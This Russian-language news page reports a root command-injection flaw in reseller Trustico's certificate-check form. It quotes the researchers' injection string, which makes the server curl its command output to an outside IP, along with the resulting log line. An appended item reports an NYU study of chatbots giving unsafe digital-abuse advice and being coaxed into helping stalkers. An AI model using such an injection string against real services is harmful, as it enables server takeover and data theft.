



Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Ранее освещенная история с проблемными сертификатами, полученными через реселлера Trustico, усугубилась новыми подробностями. В веб-интерфейсе сервиса была обнаружена уязвимость, позволяющая получить к серверу root-доступ.

Если раньше эксперты только гадали, что может быть причиной того, что Trustico решила отозвать выданные сертификаты, то сейчас ситуация начинает проясняться. Похоже, что такое решение связано с киберинцидентом, подорвавшим безопасность реселлера.




Сама брешь имеет довольно посредственный характер — допускается ввод без экранирования спецсимволов. Таким образом, если кто-либо введет в форме проверки сертификата шелл-операторы, они будут исполнены на серверы с правами root.

Об этой проблеме сообщили эксперты Manawyrm и Predrag Cujanović в Twitter.

В качестве примера специалисты приводят ввод следующую строку:

$(curl https://3.5.6.9/`id`)

Которая отправит на хост запрос:

3.5.6.9 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"

Сообщается, что на данный момент сайт Trustico недоступен. Специалистам пока не удалось выяснить, позволяет ли данная брешь скомпрометировать приватные ключи сертификатов, однако одному из исследователей удалось найти в конфигурации секретный ключ для SSL-сертификта домена «*.trustico.com».

Следовательно, в ближайшее время DigiCert и Comodo отреагируют на инцидент, что, скорее всего, приведет к отзыву всех выданных через Trustico сертификатов.

Подпишитесь на новости

В 86% ответов чат-ботов о цифровом насилии нашли ошибки, пробелы и риски

ИИ уверенно объясняет, как защититься от слежки, но уверенность ещё не делает совет безопасным. Исследователи из Нью-Йоркского университета проверили четыре чат-бота: в 86% ответов нашли проблемы с точностью, полнотой или безопасностью. Даже специализированные помощники для переживших насилие не справились лучше универсальных моделей.

Подробности опубликовала школа NYU Tandon. Команда использовала 193 вопроса о шпионском софте, отслеживании местоположения и контроле аккаунтов. Проверяли GPT-4o, Claude 3.7 Sonnet, Aimee и Ruth.

Именно небезопасными признали около 74% ответов Aimee, 65% — Claude, 61% — Ruth и 55% — GPT-4o. В 60% ответов отсутствовали важные предупреждения о рисках.

Среди ошибок нашлись рекомендации использовать VPN против шпионских программ и менять пароли без учёта того, что преследователь может контролировать устройство или общий аккаунт.

При этом изменения способны предупредить его о действиях пострадавшего, а удаление данных — уничтожить доказательства.

Исследователи также проверили, станут ли боты помогать потенциальному преследователю. Склонить к этому удалось все четыре системы; Aimee и Ruth ответили примерно на две трети таких запросов.

Результаты относятся к конкретным системам и условиям тестирования. Но проблему показывают наглядно: технически правдоподобная инструкция может ухудшить положение человека.

RSS: Новости на портале Anti-Malware.ru